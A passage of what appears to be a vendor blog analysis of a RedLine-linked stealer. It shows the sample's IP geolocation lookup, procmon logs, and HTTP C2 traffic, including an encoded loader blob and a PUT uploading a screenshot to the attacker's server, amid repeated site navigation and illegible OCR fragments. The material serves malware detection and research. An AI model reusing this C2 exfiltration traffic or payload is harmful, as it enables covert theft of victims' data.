
Family Plans
Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans

It then checks the IP from where it is being executed and uses ip-API to achieve that.




```
GET /json/?fields=query,status,countryCode,city,timezone HTTP/1.1
Content-Type: application/json; charset=utf-16
User-Agent: Winter
Host: ip-api.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 19 Feb 2024 07:44:17 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 108
Access-Control-Allow-Origin: *
X-Ttl: 60
X-Rl: 44

{"status":"success","countryCode":"IN","city":"Chennai","timezone":"Asia/
Kolkata","query":"115.118.240.109"}
```

We can see the network packet from api-api.com; this is written as a JSON object to Disk in the inetCache folder.



```
09:... msiexec.exe  8160 WriteFile C:\Users[redacted]\AppData\Local\Temp\MSI252.tmp                                            SUCCESS
...                 5740 WriteFile C:\Users\AppData\Local\Temp\MSI252.tmp                                                       SUCCESS
09:2... compiler.exe 2148 WriteFile C:\Users\AppData\Local\Microsoft\Windows\INetCache\IE\MBZ3FLYL\json[1].json                 SUCCESS
...  compiler.exe   2148 WriteFile C:\Users\AppData\Local\Microsoft\Windows\INetCache\IE\XO3815JN\mmABULhh[1].txt               SUCCESS
...  compiler.exe   2148 WriteFile C:\Users\Pictures\15A22E5BB6EA407B8B927BE0AF75540B                                           SUCCESS
```

We can see procmon logs for the same.



```
{"status":"success","countryCode":"IN","city":"Chennai","timezone":
"Asia/Kolkata","query":"115.118.240.109"}
```


We can see JSON was written to Disk.

C2 Communication and stealer activity

Products
All-In-One Protection
NEW McAfee+ Individual Plans
Complete privacy, identity and device protection for individuals.
NEW McAfee+ Family Plans
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Antivirus
Scam Protection
Virtual Private Network (VPN)
Mobile Security
PC Optimizer
TechMaster Concierge
McAfee Assist
Free Tools & Downloads
Web Protection
Free Antivirus Trial
Device Security Scan
Password Generator
Features
Keep Me Private Online
Personal Data Cleanup
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Safeguard My Identity
Identity Monitoring
Credit Monitoring
Security Freeze
Identity Theft Coverage & Restoration
Password Manager
Protect My Devices
Antivirus
Scam Protection
Web Protection
Protect My Family
Protection Score
Parental Controls
Family Plans

Resources
Stay Updated
McAfee Blog
Reports and Guides
McAfee on YouTube
Prevent Spam and Phishing
Learn at McAfee
What is Antivirus?
What is a VPN?
What is Identity Theft?
Press & News
McAfee Newsroom
AI News & Scams
About Us
Our Company
Company Overview
Awards & Reviews
Investors
Our Efforts
Inclusion & Diversity
Integrity & Ethics
Public Policy
Join Us
Careers
Life at McAfee
Our Teams
Our Locations
Why McAfee
Support
Help
Customer Support
Support Community
FAQs
Contact Us
Activation
Activate Retail Card


Communication with c2 occurs over HTTP.



```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 20 Feb 2024 07:13:15 GMT
Content-Type: application/json
Content-Length: 696
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=GaPy5kR3RxNx787iFp41e9b%2B9EtjHi7MSKMJP9%2BO1QtR5JfBVw4xcPYU1VB8s20doQDdVoN75BU213csj7nx25eqsaf%2B1B%2BUxuuYFyezHD2tkgFE3%2B2VbEmnFaBJnpY%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
CF-RAY: 8584f21e8a016658-AMS
alt-svc: h3=":443"; ma=86400
```

{"loader":"YjMsNWIsZDIsYmMsYmYsOTIsYzEsZGYsYWIsYjYsZDAsYmEsYmYsZDUsYzYsOWQsYjYsOTYsOTQsOGQsN2IsYTM[illegible]YsOTMsYjYsYzUsZDIsYzcsZGEsYzYsNjgsNzIsNTksYTAsNmYsNmYsNTMsYzAsZDEsYjgsYjMsZTAsYzIsYmQsY2YsO[illegible]sN2MsZTEsYjQsZTQsYTgsNTYsNmMsNjEsN2UsOTQsODEsODUsN2EsYjksYWMsOWEsZTQsYjgsYzIsNTMsODg[illegible]mYsZTQsOGUsNTgsNjYsZTgsYmIsY2YsYjcsZGMsYjcsNTYsNmMsNjEsY2MsODUsYzksY2EsZDAsY[illegible]sNzMsOTAsNjUsOTAsOWYsNmUsZDEsYmUsYzQsZGEsYzYsN2EsZDYsYzUsOWIsYjksZTYsY2MsZDIsYWYsOTksNmYsNTQsNTQsYjQsYzUsYzQsYzksZGEsY2IsNjgsNzIsNTksZDYsYTQsYmIsYTQsYjMsZTksNzgsNzIsOGQsYmMsYzMsY2IsYzcsNWEsN[illegible]TQsOGEsOTksNmIsOTksYjMsOTksYTQsYjQsYmEsZDYsYzksY2EsYzYsYTksOWQsNWIsYWEsNjMsODAsYWUs","tasks":"

- We can see that the server sent the task ID of OTMsOTYs for the infected machine to perform. (in this case, taking screenshots)




C:\Users\[redacted]\sample\shark1\OWYsN2YsN2YsYTAsO
Language Settings Tools Macro Run Plugins Window ?
s,countryCode,city,timezone
1
miceo
OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms(1)

{"loader":"YjMsNWIsZDIsYmMsYmYsOTIsYzEsZGYsYWIsYjYsZDAsYmEsYmYsZDUsYzYsOWQsYjYsOTYsOTQsOGQsN2IsYTMsNjMsNTYsOTMsYjYsYzUsZDIsYzcsZGEsYzYsNjgsNzIsNTksYTAsNmYsNmYsNTMsYzAsZDEsYjgsYjMsZTAsYzIsYmQsY2YsODQsNzIsNjQsZWYsN2MsZTEsYjQsZTQsYTgsNTYsNmMsNjEsN2UsOTQsODEsODUsN2EsYjksYWMsOWEsZTQsYjgsYzIsNTMsODgsOGMsYjIsYjMsZDcsYzcsYmYsZTQsOGUsNTgsNjYsZTgsYmIsY2YsYjcsZGMsYjcsNTYsNmMsNjEsY2MsODUsYzksY2EsZDAsYmEsNWEsNzMsOTAsNjUsOTAsOWYsNmUsZDEsYmUsYzQsZGEsYzYsN2EsZDYsYzUsOWIsYjksZTYsY2MsZDIsYWYsOTksNmYsNTQsNTQsYjQsYzUsYzQsYzksZGEsY2IsNjgsNzIsNTksZDYsYTQsYmIsYTQsYjMsZTksNzgsNzIsOGQsYmMsYzMsY2IsYzcsNWEsN2UsOTQsOGEsOTksNmIsOTksYjMsOTksYTQsYjQsYmEsZDYsYzksY2EsYzYsYTksOWQsNWIsYWEsNjMsODAsYWUs","tasks":"OTMsOTYs"}

b3,5b,d2,bc,bf,92,c1,df,ab,b6,d0,ba,bf,d5,c6,9d,b6,96,94,8d,7b,a3,63,56,93,b6,c5,d2,c7,da,c6,68,72,59,a0,6f,6f,53,c0,d1,b8,b3,e0,c2,bd,cf,84,72,64,ef,
7c,e1,b4,e4,a8,56,6c,61,7e,94,81,85,7a,b9,ac,9a,e4,b8,c2,53,88,8c,b2,b3,d7,c7,bf,e4,8e,58,66,e8,bb,cf,b7,dc,b7,56,6c,61,cc,85,c9,ca,d0,ba,5a,73,90,65,
90,9f,6e,d1,be,c4,da,c6,7a,d6,c5,9b,b9,e6,cc,d2,af,99,6f,54,54,b4,c5,c4,c9,da,cb,68,72,59,d6,a4,bb,a4,b3,e9,78,72,8d,bc,c3,cb,c7,5a,7e,94,8a,99,6b,99,
b3,99,a4,b4,ba,d6,c9,ca,c6,a9,9d,5b,aa,63,80,ae,

- A base64 encoded string is returned.




```
No.   Time        Source            Destination       Protocol  Length  Info
23    11.881665   192.168.195.128   208.95.112.1      HTTP      234     GET /json/?fields=query,status,countryCode,city,timezone HTTP/1.1
25    12.292513   208.95.112.1      192.168.195.128   HTTP/…    339     HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
[illegible]           192.168.195.128   213.248.43.58     HTTP/…    169…    PUT /loader/screen/OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms HTTP/1.1 ,
4762  19.052891   213.248.43.58     192.168.195.128   HTTP/…    1325    HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
```

Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blogs
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
Join Us
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans

An HTTP PUT request was sent to the threat actors server with the URL /loader/screen.

IP attributed to the redline family, with many engines marking it as malicious.



213.248.43.58

9 security vendors flagged this IP address as malicious

9 / 89

213.248.43.58 (213.248.0.0/18)

AS 12695 (LLC Digital Network)

Community Score

Contained In Collections (2)

RedLine Stealer Updated 7 hours ago by ThreatFox

trusted


Files: 432 URLs: 7.1 K Domains: 1.1 K IPs: 5.8 K References: 318

RedLine Updated 1 hour ago by NIXLovesXerneas

RedLine steals login credentials, autofill data, and cookies from web browsers.

Files: 3.6 K URLs: 68 Domains: 2 IPs: 15 References: 9

Voting details (1)



```
PUT /loader/screen/OWYsN2YsN2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms HTTP/1.1
Content-Type: multipart/form-data; boundary=meAUKE5pzFlw1PWxuwBljrh44
User-Agent: Winter
Host: 213.248.43.58
Content-Length: 6221924
Cache-Control: no-cache

--meAUKE5pzFlw1PWxuwBljrh44
Content-Type: application/octet-stream
Content-Disposition: form-data; name="file"; filename="screen.bmp"

BM......6...(.......
8...................................................................
....................................................................
....................................................................
....................................................................
....................................................................
....................................................................
....................................................................
```

- Further inspection of the packet shows it is a bitmap image file.
- The name of the file is Screen.bmp
- Also, note the unique user agent used in this put request, i.e., Winter




Photo...N2YsYTAsOWUsODYsOGMsOTYsNjQsN2Ms.bmp
See all photos
Add to
Administrator: Command Prompt
Process Explorer - Sysinternals: www.sysinternals.com [D
File Options View Process Find Users Help
Backed by virtual memory
30°C
ENG
10:53 PM
2/19/2024
Activate Windows
Go to Settings to activate Windows.

```
Microsoft Windows [Version 10.0.19044.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Users\[redacted]>C:\Windows\System32\cmde\Setup.exe

C:\Users\[redacted]
```

```
Process                         CPU     Private Bytes
explorer.exe                    < 0.01     95,424 K
  SecurityHealthSystray.exe                 1,684 K
  vmtoolsd.exe                  10.08      43,992 K
  procexp64.exe                  0.78      28,280 K
  Procmon64.exe                            17,564 K
  notepad++.exe                            23,108 K
  Wireshark.exe                 < 0.01    144,208 K
    dumpcap.exe                 < 0.01      2,808 K
      conhost.exe                           6,736 K
  cmd.exe                                   5,272 K
    conhost.exe                 < 0.01      7,580 K
  OneDrive.exe                             47,212 K
cmd.exe                                     4,352 K
  conhost.exe                               6,744 K
  NzUw.exe                      < 0.01      4,440 K

CPU Usage: 44.57%   Commit Charge: 22.32%   Processes: 1
```


- After Dumping the bitmap image resource from Wireshark to disc and opening it as a bmp (bitmap image) extension, we see.
- The screenshot was sent to the threat actors' server.

Analysis of bytecode File

- It was challenging to get the true decomplication of the bytecode file.
- Multiple open source decompilers were used, giving a slightly different Lua script.
- The script file was not compiling and throwing some errors.

Products
Resources
All-In-One Protection
Stay Updated
NEW McAfee+ Individual Plans
McAfee Blog
Complete privacy, identity and device protection for individuals.
Reports and Guides
McAfee on YouTube
NEW McAfee+ Family Plans
Prevent Spam and Phishing
Complete privacy, identity and device protection for up to 6 family members.
Learn More
Other Products & Services
Learn at McAfee
What is Antivirus?
Antivirus
What is a VPN?
Scam Protection
What is Identity Theft?
Virtual Private Network (VPN)
Press & News
Mobile Security
PC Optimizer
McAfee Newsroom
TechMaster Concierge
AI News & Scams
McAfee Assist
About Us
Free Tools & Downloads
Our Company
Web Protection
Company Overview
Free Antivirus Trial
Awards & Reviews
Device Security Scan
Investors
Password Generator
Our Efforts
Features
Keep Me Private Online
Inclusion & Diversity
Integrity & Ethics
Personal Data Cleanup
Public Policy
Online Account Cleanup
VPN (Virtual Private Network)
Social Privacy Manager
Careers
Safeguard My Identity
Life at McAfee
Our Teams
Identity Monitoring
Our Locations
Credit Monitoring
Why McAfee
Security Freeze
Support
Identity Theft Coverage & Restoration
Help
Password Manager
Protect My Devices
Customer Support
Support Community
Antivirus
FAQs
Scam Protection
Contact Us
Web Protection
Activation
Protect My Family
Activate Retail Card
Protection Score
Parental Controls
Family Plans

